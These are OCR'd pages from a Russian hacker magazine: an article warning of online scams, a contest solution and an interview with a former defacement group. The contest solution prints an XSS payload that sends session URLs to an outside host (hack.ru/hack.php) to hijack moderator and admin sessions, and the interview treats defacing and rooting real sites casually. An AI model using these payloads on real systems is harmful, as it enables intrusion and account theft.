Посчитаем: после грамотной почтовой рассылки на миллион адресов на страницу магазина кидалы войдет ~25% проспамленных. Из этого числа «покупку» сделает хотя бы одна двадцатая часть. Считаем: минимум 250 тысяч потенциальных покупателей и 12,5 тысяч кредитных карт, и все это из-за одного только спама. Добавим еще и посетителей, которые попали на магазин через поисковые системы, а также тех, кто зашел по наводке друга. Получается огромная цифра! В чем же успех таких сайтов? Что заставляет человека сделать покупку там, а не на каком-нибудь «Амазоне»? Что делают сетевые аферисты, чтобы покупатели велись на разводку? В обязательном порядке на сервере должен работать профессиональный и многофункциональный скрипт для онлайн шопинга. Обычно по содержанию он очень сложный и запутанный, ведь, согласно одной теореме, чем сложнее линк на какую-нибудь страницу внутри шопа, тем больше среднестатистический юзер доверяет магазину, так как ему кажется, что это издержки безопасности сайта. Для создания иллюзии секурности также делается доступной опция «покупки» товара через защищенный канал (SSL). Наличие качественного дизайна говорит только в пользу кидалы. Ведь выполненный в строгом официальном стиле сайт с обилием адресов, телефонов и фамилий внушает доверие. Также обычным атрибутом магазина-кидалы является мягкая ценовая политика. Не настолько мягкая, чтобы усомниться в честности продавцов, но такая, чтобы человек соблазнился и решил сделать



Вот так, например, разводят людей на кровные 30 баксов


WM-КИДАЛОВО

Есть такой очень распространенный вид лохотронства, который использует страхи и одновременно желания людей по отношению в сетевой валюте. Работает очень эффективно.

Что-то вроде: «Раньше я работал в WebMoney, все было хорошо. Но однажды я заметил, что в этой конторе далеко не все чисто. Проведя собственное расследование, я узнал, что существуют так называемые золотые кошельки. Посылая на них деньги, получаешь назад удвоенную сумму. Как и любой честный гражданин, я захотел поговорить с начальством, после чего меня уволили, а теперь преследуют и хотят убить. Номера тех кошельков до сих пор функционируют, вот они, записывайте».

Угу, записываешь и посылаешь туда полбакса для проверки. Назад приходит доллар. Ты удивляешься и посылаешь доллар - приходит два. Тогда ты, окончательно поверив в чудесные способности золотых кошельков, высылаешь всю сотку, что залежалась у тебя на кипере. На этом радостная история заканчивается и начинается трагедия. Естественно, назад ты не получишь не то чтобы 200, но и даже свои кровные 100.

AVerMedia
AverTV Studio 307
- просмотр и запись TV и видео
- прием УКВ/FM радиостанций
- чипсет Philips SAA7134HL
- поддержка NICAM стерео
- TimeShift в режиме TV и FM
- пульт ДУ
- русифицированный интерфейс
AverTV Box9
- TV на экране CRT, LCD и Plasma мониторов
- поддержка PAL, SECAM и NTSC
- поддержка A2/NICAM стерео
- гибкая настройка телевизионных программ
- индивидуальная настройка для каждого канала
- разрешение до 1280x1024 75Гц
- режим «Кадр в кадре»
- инфракрасный пульт дистанционного управления
- русифицированное экранное меню
AverTV USB 2.0
- просмотр и запись TV и видео
- полноэкранный и оконный режимы работы
- TimeShift и запись по расписанию
- подключение и питание по шине USB
- входы для подключения внешних устройств
- русифицированный интерфейс
- компактный эстетичный дизайн
www.antares.ru
АНТАРЕС



«Анлим на мобилку за 10 баксов». 1 кб текста, а по делу - ничего



http://igor-belkin.by.ru - здесь ты найдешь просто массу полезной информации о кидалах - взломщиках почты

покупку. Как же все это работает с технической точки зрения? При псевдопокупке товара данные о кредитной карте могут либо отправляться на почту админу магазина, либо добавляться в базу. Жертве, потерявшей только что пару сотен баксов, выдается страничка типа «Извините, но перевод денег сейчас не может быть осуществлен» либо вообще «Error 404 - File Not Found».

Все, что я тебе только что поведал, актуально в основном для жителей дальнего зарубежья, имеющих свои кредитные карты. Но переместимся в страны бывшего СНГ. Подобно описанному выше способу развод здесь встречается редко и быстро прикрывается соответствующими структурами либо хостером. Но зато процветает персональное кидалово, тему которого мы с тобой затронем прямо сейчас.

ПЕРСОНАЛЬНОЕ КИДАЛОВО

Итак, возможные неувязки с сетевыми магазинами мы с тобой рассмотрели и не дадим себя развести, как лохов. Но не все в инете продается автоматически и программно. Существует прямой метод покупки: ты связываешься с продавцом, договариваешься с ним, платишь и получаешь товар (либо в обратной последовательности). Товар может быть самым разнообразным: куча свежих проксиков, красивый номер аськи, чар в БК и т.д. и т.п. Подводных камней при совершении сделки может быть два. Один явный и один скрытый. Первый - платить ли вперед? Существует вероятность, что после получения твоих денежек продавец вдруг скажет: «izvini, mne pora» - и замолчит навсегда. Да и то хорошо, если вообще что-нибудь скажет. Бороться с этим нужно временем, которое следует потратить на изучение отзывов о человеке. Если он является участником какого-нибудь форума, специализированного на данном товаре, то попроси, например, кого-нибудь из администрации стать посредником при покупке. То есть продавец дает пароль админу, ты шлешь админу деньги, тот все проверяет и... смывается с деньгами и товаром, если он полный урод и готов так дешево продать свою репутацию. Но такие люди попадаются крайне редко, не волнуйся, так что все должно пройти на ура.

Второй подводный камень - это риск потерять купленную вещь чуть позже - после, казалось бы, успешной сделки. «Как?» - наверняка спросишь ты. Очень часто в помощь забывчивым юзерам вводится система напоминания пароля. Например, забыл ты пасс от своей аськи, тогда с легкостью можешь заказать его по адресу www.icq.com/password на любой почтовый ящик, который вводил в инфо. Правда, при высылке на более старый все новые удаляются из базы сервера icq. Отсюда вывод: аськи нужно покупать с почтовым ящиком. С первым по счету (самым старым) или близким к нему. Чтобы убедиться в том, что продавец предлагает тебе реальное primary мыло, во-первых, сходи на www.asechka.ru/base (там база 2002 года) и введи там нужный уин. Если твои поиски не увенчались успехом, то забеги на IRC-канал #icqhackers (irc.icqinfo.ru) и введи команду: «!check уин мыло», и если именно такой ящик стоял на аське в 1999 году (более старая база), то бот с ником lfud скажет тебе, что все ок. Теперь ты понял, что можешь поюзать аську с полчаса, а потом потерять ее навсегда? То же самое касается многих других сервисов, где встроена система высылки пароля. Так что настоятельно рекомендую тщательно исследовать систему того, что покупаешь. Если же ты все-таки выбрал какой-то онлайн шоп, то обязательно ознакомься со ВСЕМИ правилами, с которыми ты должен согласиться. Обычно люди не читают их, а зря. Кстати, читать мануал должен не только покупатель, но и продавец. Вот, например, выдержка с сайта www.plati.ru для селлеров:

Если покупатель, совершивший у Вас покупку, останется недовольным приобретенным товаром и оставит отрицательный отзыв, то в случае отсутствия у Вас персонального WM-аттестата Ваш личный счет и товары будут временно заблокированы. В случае если в течение месяца Вы не предоставите нам данные о получении персонального WM-аттестата, либо не урегулируете с покупателем данный инцидент, либо не вернете ему оплаченную сумму за товар, Вы лишитесь права пользования услугами EA.

То есть можно подставить многих продавцов и доставить им кучу проблем, настучав об их нечестности, если те не имеют персонального аттестата. Какой мы сделали вывод в этой главе? RTFM, правильно :).

ПОХОТРОНЫ: ИЗБРАННОЕ

Здесь я приведу самые часто встречающиеся и прибыльные типы кидалова.

❶. Десять баксов - и анлимитед на твоей мобилке от любого ОПСОСа обеспечен. Звучит не очень убедительно, но на сайте нам объясняют, что сотовым операторам это попросту выгодно. Также там написано, что технология абсолютно никак не завязана с криминалом, мол, все честно. Нам осталось всего лишь выслать деньги на счет кидал, и через 1-2 месяца (классная задумка, 60 дней кинутый лох не будет ни о чем беспокоиться), как гласит инструкция на сайте, технология дешевых безлимитных разговоров окажется у нас. Ага, как бы не так.


❷. Распродажа товара-конфиската. Заходишь ты, уважаемый читатель, на сайт, а там тебе с порога предлагают купить новенький модный ноутбук за 1/3 цены. Объясняется это тем, что товар был конфискован таможенниками, а теперь вот распродается, ведь «всем людям нужны деньги». Здесь же есть и контактные телефоны, на удивление РАБОЧИЕ. Вот только меняются они на страничке почему-то каждый день...

❸. Взлом почтовых ящиков. Подразделить такие лохотроны можно на две категории. Первая: тебе предлагают заплатить 20/30/40/.../1000 (в зависимости от наглости кидал) баксов вперед, а потом подождать и по истечении какого-то времени получить нужный пароль. Более продуманные мошенники даже предлагают доказать перед оплатой, что работа по взлому была проделана успешно. Они посылают письмо якобы с адреса хакнутого ящика. Ну, мы-то с тобой знаем, как легко подделать поле from, не так ли? Поэтому если хочешь проверить хакера на вшивость, то проси его прочитать сообщение, посланное тобой на нужный ящик. Вторая: на сайте большими буквами пишут о том, что люди из первой категории - кидалы, ничего не умеют взламывать и вообще всего лишь жалкие аферисты. А чуть ниже предлагается «реальный» способ получить пароль от нужного ящика за денежки. Оказывается, хозяева сайта завязаны крепкой братской дружбой с важными людьми в разных почтовых службах. Так что взлома как такового не будет - просто знакомые в технической поддержке за определенную стопку купюр выложат пароль на блюдечке.

Так вот, не ведись, это тоже всего лишь развод. Особенно классно проделанный располагается по адресу http://tam.ru/belkin. Здесь клон Игоря Белкина - человека, который очень подробно разобрал возможные ситуации мошенничества со взломом почты, предлагает за 1200 рублей украсть пароль от любой популярной русской почтовой службы. Идеальное кидалово: идея + имя известного человека.

КОНЕЦ

Концы в воду. У этой статьи нет конца. Так же, как его нет у реальных и виртуальных лохотронов. Зато ты теперь предупрежден, а предупрежден - значит, вооружен. Не делай ошибок, о которых потом будешь жалеть.



Крякни свой WebMoney Keeper - останься без копейки!

Так от имени известного человека обманывают доверчивый народ

symbiosis (symbiosis@real.xakep.ru)

КОНКУРС X — ЛЮБИ БОБРА!

Победителем прошлого конкурса стал **DeCode aka iNFERNo** (www.rootlab.ru) . С чем мы его поздравляем и виртуально жмем его мужественную руку. О призе ему будет сообщено в привате :).

Теперь о новом испытании, которое тебе предстоит. Обычно наши конкурсы рассчитаны на маститых профи, так что среднему читателю их пройти очень сложно. С одной стороны, это правильно: только лучшие умы должны получать призы, но с другой - ведь всем хочется размять залежи серого вещества в своей черепной коробке. Именно поэтому в этом номере тебя (как, впрочем, и всех остальных читателей) ждет квест. Для его прохождения тебе не понадобится никаких знаний в области хака. Требуется только смекалка, внимание и умение нестандартно (читай: извращенно) мыслить. Вот и все, а об остальном читай 22-го ноября на сайте padonak.ru.

КАК ПРОХОДИТЬ ОКТЯБРЬСКИЙ КОНКУРС

Для тех, кто весь месяц не спал, ночами думая о том, как же все-таки пройти октябрьский конкурс, кратко объясню суть. Поскольку исходники чата были доступны для всех, ты первым делом должен был тщательнейшем образом проверить их на наличие багов. Если ты внимательно смотрел код скрипта reg.php, то наверняка увидел, что параметр $image, содержащий URL картинки, не фильтруется на наличие плохих символов типа «<» и «>». Это означает, что мы можем реализовать CSS-нападение в чате. Если мы порегаемся под ником hacker и в инфо о себе укажем URL своей фотографии, скажем, http://hack.ru/morda.jpg, то на странице users.php появится новая строка, содержащая тэг <img name="hacker" src=http://hack.ru/morda.jpg">. Посмотри, что было бы, если бы ты ввел при регистрации URL http://hack.ru/morda.jpg?"><script>document['hacker'].src="http://hack.ru/hack.php?location="+document.location;</script><img", где hack.php - скрипт, сохраняющий в файл параметр location. Этот параметр, в свою очередь, содержит URL текущей страницы, из которого без труда можно вытащить идентификатор сессии облапошенного пользователя.

Через некоторое время в комнату чата зайдет модератор, и сниффер hack.php тут же сохранит содержимое адресной строки его браузера. Известно, что sid модератора начинается с abcdef, поэтому из файла, куда hack.php записывает урлы, можно быстро выудить адрес http://chat.padonak.ru/users.php?sid=abcdef6a08f7de86a5124d7e9cd2f5fa, зайдя по которому, ты залогиниваешься с правами модератора. Теперь из панели управления ты можешь послать жалобу админу, которая также будет содержать яваскрипт, скажем, такого содержания: <script>document.location="http://hack.ru/hack.php?location=ADMIN:"+document.location</script>. Когда администратор приступит к чтению накопившихся сообщений, в твоем файлике появится такая строка: ADMIN:http://chat.padonak.ru/admin/read.php?sid=9cbabb5e2ee4a7d3eee203c5db18cdc0. А теперь посмотри сорцы чата. В каталоге admin помимо файла read.php есть еще и другие скрипты. Обрати внимание на sqlquery.php. Зайдя на http://chat.padonak.ru/admin/ sqlquery.php?sid=9cbabb5e2ee4a7d3eee203c5db18cdc0, ты получаешь доступ к MySQL-коммандеру. Помучив его немного, ты узнаешь имена таблиц базы данных. После этого ты исполняешь запрос SELECT * FROM lgh123_msg WHERE lgh123_rid=3(lgh123_rid - идентификатор приватной комнаты). Мускул-коммандер послушно выведет тебе разговор падонкафф, из которого ты узнаешь номер ICQ-уина одного из них, ящик, на который высылаются пароли, и ответ на контрольный вопрос в службе восстановления пароля к этому ящику. Вот и все, а ты боялся! :)




mindw0rk (mindw0rk@gameland.ru)

JUST4FUN ИЛИ JUST4CHALLANGE

На хаксцене есть много примеров того, как некогда перспективная команда начинает потихоньку опускаться вниз. Новые релизы выходят все реже, качество статей и эдвайсоров заметно ухудшается, да и сами мемберы занимаются непонятно чем. Но есть и обратные примеры, когда тима сначала забавы ради дефейсит сайты и досит серваки, а со временем начинает исследовать область компьютерной безопасности и пытается внести в нее свой вклад. Rush Security Team относится ко второй категории. В прошлом одна из самых активных дефейсерских групп России, регулярно подкидывающая новые зеркала дефнутых сайтов в архив, теперь - security team со своими эксплоитами, sec-утилитами и доками.

ИНТЕРВЬЮ С RUSH SECURITY TEAM



M - mindw0rk
D - dinggo
G - gadly
Gr - grasper
1 - 1dt.w0lf
P - perena
W - Woz3qK

M: Как давно ты в RST? Твоя специализация?

D: В RST с момента основания группы. Насчет специализации трудно сказать. Скорее, кодер (php, shell).

G: В феврале пойдет третий год. Моя специализация - это, прежде всего, deface, программинг.

Gr: В RST я с 2002 г. В основном занимаюсь организационными вопросами, социнженерией и кодингом (delphi, c++, php).

1: С самого начала. В основном, кодинг. Иногда, когда плохое настроение, занимаюсь поиском ошибок в программах, написанных другими людьми (найду ошибку, и настроение поднимается). Изредка занимаюсь дизайном сайта.

P: Что самое удивительное, я не помню, когда попал в группу. Я пока самый молодой, т.е. пришедший самым последним. Занимаюсь общими вопросами, perl-программингом, unix-like системами и приколами =)). Вообще, занятость мемберов четко прослеживается в модерировании соответствующих разделов на нашем форуме.

W: В RST я с 2003 года. Занимаюсь кодингом (asm, c, delphi), исследованием защиты программ (по народному - crack).

M: Что тебя интересует больше всего в жизни?

D: Все. Я по своей натуре не в меру любознателен.

G: Больше всего интересуют компьютеры. Хотя у меня частенько бывают периоды, когда хочется все бросить, жить нормальной спокойной жизнью.

Gr: Больше всего меня интересуют новые знания.

1: Чужие секреты =).

P: Интересуюсь многими вещами, не только компьютерами. Хотя компы по приоритету таки выше остального.

M: RST за свою жизнь провела немало дефейсов. Это такой just4fun, just4challenge или что-то другое?

D: Бывает и такое. Иногда забавы ради, иногда - в честь какого-нибудь события (день рождения одного из мемберов, что стало чем-то вроде традиции). Дефейс - это своего рода заключительный аккорд взлома, подведение итогов проделанной работы. Ну и, конечно, напоминание админу: «Эй, парень, проснись, лето пришло!».

G: Первые дефейсы можно назвать «just4fun», но с годами захотелось иметь от этого какую-то прибыль. Для меня дефейсы - это способ подзаработать. Но были и случаи, когда дефали сайты просто из-за плохого настроения, когда чувствуешь себя обиженным на весь мир. Типа «Получайте, гады».



Сайт Rush Security Team

Gr: Мемберы RST раньше занимались дефейсами, но сейчас это происходит редко. В основном когда поздравляем с ДР =).

1: Иногда приходится делать дефейс, чтобы указать человеку его место. К счастью, такое бывает не часто.

P: Сейчас дефейсим вроде как только по праздникам. Я в составе RST не делал дефейсов от имени группы, да и вообще не занимался этим.

M: Дефейсы каких сайтов вызвали наибольший резонанс в андеграунде? Может быть, вам удалось порутать пагу известной sec-компании или крупного новостного ресурса?


D: Дефейсы таких сайтов долго не висят. Например, измененный index одного крупного американского информационного портала (наподобие rambler) провисел секунд 30-40, зазеркалить такое не всегда удается. Вообще, захватов полного контроля над такими ресурсами было больше, чем их дефейсов. В числе порутанных - сайты крупных новостных порталов, телеканалов, газет, известных деятелей шоу-бизнеса, артистов. Про хостинговые компании с количеством клиентов до десятков тысяч вообще молчу. Кстати, имея в названии домена слова «hack», «secur*», будь готов к тому, что в любой момент можешь сам оказаться мишенью. Такой домен как бы обязывает соответствовать названию. От взлома не застрахован никто! Программное обеспечение пишут люди, а людям свойственно ошибаться.

Gr: Вообще было много смешных дефейсов. Особенно запомнился cccp.de и марка буржуйского пива.

1: Мы не стремимся вызывать резонанс в андеграунде своими дефейсами. Дефейс предназначен, прежде всего, для ленивого администратора, дабы он, наконец, оторвался от порнухи и почитал багтрак. Дефейсить серьезные ресурсы нелогично - тут лучше, если ни администратор, ни любой другой человек никогда не узнает о факте взлома.

P: Конечно, есть некоторые рутшеллы на достаточно известных ресурсах, но я стараюсь их не использовать. В частности, когда-то говорили с 1dt.w0lf на эту тему и вспомнили много сайтов и серверов под нашим контролем, от официальных сайтов музыкальных групп до серверов некоторых газет.

M: Помнишь свой первый взлом?



Дефейсы от Rush

D: Первый не помню. Зато помню один смешной случай. Как-то мы нашли уязвимость в каком-то движке для сайта и стали тестировать на первой подвернувшейся паге. Написали на индексной, что сайт хакнут, движок дыряв. Админ тут же все восстановил. Мы опять заменили на свое - админ снова восстановил. И так несколько раз подряд. Наконец админ сам на индексе написал: «Я вам заплачу, вы меня не трогайте. Сломайте лучше сайт такой-то (конкурента, видимо)». Мы посмеялись и сказали, как дыру заткнуть.

G: Конечно, помню! Это был valebor.ru.

Gr: Это было года 4 назад, через примитивную багу в IIS. После этого я начал проявлять повышенный интерес к серверам =).

1: Первый взлом помню смутно, т.к. он был не очень запоминающимся. Гораздо лучше запомнились более поздние взломы. Помню, ломали сайт какого-то украинского университета и, изучая базу данных сайта, наткнулись на информацию о людях на руководящих должностях. Очень долго и сильно смеялись, читая названия должностей. Вот такие взломы запоминаются своей непохожестью на другие, своей отличительной чертой.

P: Не помню :(.

W: Первой взломанной программой был GoldenSection Organizer 1.3, а первым подефаченным сайтом - al2k.spb.ru.

M: Кому-то из вас снятся кошмары с Чепчуговым в главной роли? А просто компьютерные сны?

D: Страшные сны отражают глубинные процессы в психике человека. У меня с психикой все нормально.

G: Нет, мне снятся нормальные, человеческие сны.

Gr: Нет, мне, слава Богу, такие сны не снятся =).

1: С Чепчуговым кошмары? Брось! С ним могут быть только эротические сны =).

P: Засыпаю обычно под Slipknot или MyDvAyNe, поэтому снятся динамичные сны. Очень редко на чисто компьютерную тему, последнее время о кибернетике. Очень часто во сне мозг обдумывает некоторые куски кода, практически пишет программу. Только клавы в руках не хватает =).

W: С Чепчуговым не снятся в силу территориальной отдаленности =). У нас такая контора называется СБУ, и они работают не так, как ФСБ, так что пока нечего бояться. Компьютерные сны не снятся, я пока не параноик.

M: В таких фильмах, как «Хакеры», хакерство иллюстрируется своего рода романтикой. Как ты считаешь, взламывать компьютерные системы - действительно романтика, или есть более подходящее слово?

D: Фильм на то и фильм, в реальной жизни все гораздо прозаичней. Можно ли назвать романтикой кропотливую, трудоемкую работу? Наверное, нет. Иногда просто опускаются руки, когда долго не удается приблизиться к цели, бросаешь все на некоторое время, потом возвращаешься с новыми идеями. В этом случае идет борьба не столько с защитой, сколько с самим собой. Хватит ли у тебя терпения, знаний, упорства? Ты бросаешь вызов самому себе.

Gr: Для кого-то взлом - это заработок, для кого-то - хобби, самоутверждение. А фильм «Хакеры» - всего лишь красивая сказка.

1: Для меня взломы - это кипа книг, горы распечаток, огромная кружка кофе, сигареты и бессонная ночь. Много тут романтики?

P: Я бы сказал, романтика не во взломе, а в общении, поездках на конференции, в гости.

W: Там все вымышлено и с реальностью ничего общего не имеет. На самом деле все гораздо сложнее. Не все и не всегда поддается взлому.

M: Какие, по-твоему, основные отличия ранней хаксцены (начало 90-х) от той хаксцены, которую мы имеем сейчас?

1: Да я в начале 90-х с горшком под стол ходил... А по книгам и прочему судить сложно, авторы склонны приукрашивать события давно минувших лет.

P: Хм... Я застал период старой школы, придя сюда в 94-96 году. Сначала интересовался демосценой, а в дальнейшем потянуло глубже - к варезу и секьюрити. Поэтому я точно могу сказать, что раньше работа групп шла на развитие, а сейчас на себя. В 1996 г. один релиз в месяц считался нормальным разве что для «мертвой» группы, в среднем было по 5-15 релизов в месяц. Да и команды состояли из 12-50 человек. Тогда было стремление к знаниям, возможно, из-за навязываемой идеологии хакерства, сформулированной в известном «Манифесте хакера». Сейчас человек более зависим от денег, особенно молодое поколение. Поэтому все работают для себя, в коммерческих целях, ну и, конечно, ради удовлетворения своего эго.

M: Вообще, есть ли в России хаксцена? А то мне на днях сказали, что нет никакой хаксцены :). Какие команды и личности являются самыми яркими представителями русской хаксцены?

D: Сцена - это внешний блеск, мишура, а не все то золото, что блестит. Все самое главное всегда остается за кулисами. Для меня хакер - это гуру, профи, мастер своего дела с большой буквы. Не имеет значения, в какой области, будь то создание ОС или написание софта для защиты ПК, будь он талантливый программист или взломщик-виртуоз. Естественно, такие мастера есть, именно они для меня элита. Думаю, эти люди и составляют ту самую хаксцену, а все остальное - подмостки.

Насчет команд определенно сказать не могу. 90% наработок недоступны широкой аудитории, а по скудной информации, выбрасываемой на public, трудно судить. Из отдельных личностей я бы выделил таких людей, как Крис Касперский и программист Дмитрий Бородин из Питера.

G: Хаксцена в России есть! Типичные ее представители: Gips Hackers Crew и Cyber Lords.

Gr: Из команд я бы выделил Gips Hackers crew, Cyber Lords, Lbyte. А личности: Duke (царство ему небесное), Krok. Есть и гнилые персонажи, но о них я лучше умолчу.

1: Есть большое количество грамотных людей, которые реально много понимают в компьютерной безопасности и с которыми всегда приятно и познавательно поговорить. Можно ли их назвать частью сцены или нет, я не знаю, и это, в принципе, не играет для

меня никакой роли. Большинство из них все же находятся по другую сторону баррикад. Так что для меня наличие или отсутствие хаксцены не имеет никакого значения. Ярких представителей выделять не буду, дабы не обидеть других.

P: Я считаю, что нет. Почему? Я навсегда запомнил две статьи, которые прочитал в 1996 году. Одна из них - «Мой взгляд на нынешнюю сцену в России» от Mr. Wincent - начиналась словами: «Ну что я могу сказать? На мой взгляд, положение нашей сцены в данный момент не подает никаких надежд», а закончилась: «Нету ее... А очень жаль». Название и автора второй статьи я уже не помню, но помню, что начиналась она так: «Писать кому-то надо, поэтому про то, каким дерьмом является наша сцена сегодня, напишу я». Заметьте, 1996 год. Что уж говорить про нынешнее время.

Хаксцена мертва, и команды, ее представлявшие, уже давно мертвы. Ну разве что, кроме «HangUP», хотя это уже VX-сцена. Лично я думаю, что живы и развиваются сейчас в России только VX- и demo-группы. Из тех групп, которые относят к хак-андеграунду, я могу выделить лишь DHG, RST и uinC.

W: Для меня не важно, есть она или нет. Это своего рода барьер между новичками и спецами. Я считаю, что термин «хаксцена» возник, когда каждый второй научился юзать сплоиты и стал называть себя хакером. Для того чтобы отделить себя, и был введен этот термин. Неплохим спецом является Крис Касперски. Правда, в последнее время его стали часто пинать ногами. Есть много одиночек, которые не светятся, но являются отличными спецами.

M: Из-за чего случаются конфликты на хаксцене? Какие флеймы/войны за последние пару лет были самыми громкими?

D: Конфликты, скорее всего, возникают либо из-за зависти, либо просто в попытках самоутверждения за чужой счет. Например, один говорит другому: «Да ты полное ламо, ты даже <такого-то> не знаешь». Хотя, согласитесь, глупо обвинять кракера в некомпетентности, если он не может правильно сконфигурировать брандмауэр на базе ipchains. Все знать невозможно! Хотя стремиться к этому нужно. Сам в подобное не ввязываюсь, у меня и без того времени катастрофически не хватает. Хотя если дело дойдет до одного из мемберов RST, в стороне не останусь. Для меня не будет иметь значения, прав он или нет, - я его поддержу в любом случае.

G: Из-за банальных понтов. Некоторые слишком много на себя берут.

Gr: Многие тянут на себя одеяло, зависть и высокая самооценка. Вообще, в security-кругах, если ничего не знаешь, лучше прислушаться к поговорке «Молчание - золото».

1: А из-за чего случаются конфликты в обычной жизни? Тут все то же самое. За разборками и войнами не слежу, а когда вижу в security-зине или на сайте тексты, обливающие грязью других, испытываю неприятные ощущения. Лучше бы вместо этого народ написал грамотную утилиту или статью. Больше пользы, меньше нервов.

W: Конфликты возникают оттого, что некоторые с целью самопродвижения гадят, выделываются и унижают других.

M: Какие, по твоему, самые быстрые пути, чтобы прослыть ламером в security-кругах? И как снискать уважение?

1: Приставая к людям постоянно с глупыми вопросами. Прослывешь если не ламером, то надоедливым человеком точно, и с тобой постараются не общаться. По поводу того, как снискать уважение, скажу так: меньше слов - больше дела.

P: У каждого свое понятие ламера, поэтому тут трудно ответить. А уважение - вещь преходящая и мимолетная. Стоит ли его добиваться?

M: Твое мнение о журнале «Phrack»? Какие самые близкие к нему русскоязычные аналоги?

D: «Phrack» - довольно интересный журнал, как для администраторов, так и для их оппонентов. Чем-то похож на «Phrack» журнал «Системный администратор». Это лишь мое мнение.

G: «Фряк» - это легенда сетевой культуры. Очень неплохой, я бы сказал, классный журнал. К сожалению, русскоязычных аналогов, достойных «Phrack'a», я пока не встречал.

Gr: «Phrack» - неплохой журнал. Насколько я знаю, он пользуется в мире большой популярностью. Из русскоязычных аналогов можно назвать «def@ced», «CodePimps».

1: Очень хороший, интересный журнал. Не стану проводить аналогий между «Phrack» и русскоязычными журналами. У них одни журналы, у нас другие. Из наших отметил бы defaced и ср. Другие русскоязычные зины либо слишком низкого уровня, либо пишут на темы, которые мне не совсем интересны.

W: «Фряк» не читал. Что касается взлома софта, исследования, низкоуровневого программирования, то лучший русскоязычный ресурс на сегодняшний день - www.wasm.ru.

M: Какую из публично доступной информации стоит ограничить, а какую из закрытой - сделать свободной для всех?

D: Покажу на конкретном примере. Не секрет, что Windows - самая популярная ОС на данный момент, рядовой пользователь инета далек от security и не очень-то заботится о безопасности. Что будет, если выбросить в свободный доступ исходники Windows? Естественно, будет найдена куча критических уязвимостей, кто-то напишет сплоиты, и пойдет-поедет. Начнется хаос, рядовой обыватель будет просто бояться выходить в инет. А что такое инет без большого количества пользователей? Кто будет пополнять кладезь информации? Вы спросите: а как же, например, *nix, ведь его исходники может получить любой желающий? Ответ прост: *nix - это ОС не для рядового пользователя. Однажды установив себе никсы, ты волей-неволей должен стать системным администратором. *nix - это ОС, где неожиданности и изменения являются правилом, а не исключением. Пример, может, не самый удачный, но я надеюсь, вы поймете мой полет мысли.

Gr: Если сделать опасную информацию открытой для всех, настанет хаос. А ограничить публично доступную информацию не получится, ведь многие организации зарабатывают на том, что публикуют информацию. Только бизнес - ничего личного (с).

1: В идеале вся информация должна быть доступной. Но идеал недостижим.

P: Информацию, угрожающую безопасности нации, стоит ограничить. Остальное можно открыть.

M: У меня есть приятель-хакер, который ищет для отношений исключительно программершу/хакершу. Тебе тоже для счастья нужна компьютерная маньячка, или это условие необязательно? Вообще, расскажи о своих женских предпочтениях.

D: Я женат, для жены компьютер не больше чем мебель.


G: Если это будет программерша или хакерша, то разговоры будут только о компьютерах. Будут ссоры, кто первым сидит за компом... Нет, лучше нормальную девушку, для которой компьютер - средство написать письмо другу и послушать музыку. Предпочтения отдаю девушкам скромным, работящим, красивым, и чтоб с грудями :).


Gr: Я предпочитаю стройных и симпатичных. Совсем не обязательно, чтобы девушка была хакершей =). Девушка должна быть интересной и привлекательной, какой интерес болтать с ней о компьютерах?!

1: У меня есть девушка. Она не маньячка, конечно, но в компьютерах понимает. А вообще, мне рыженькие нравятся =).

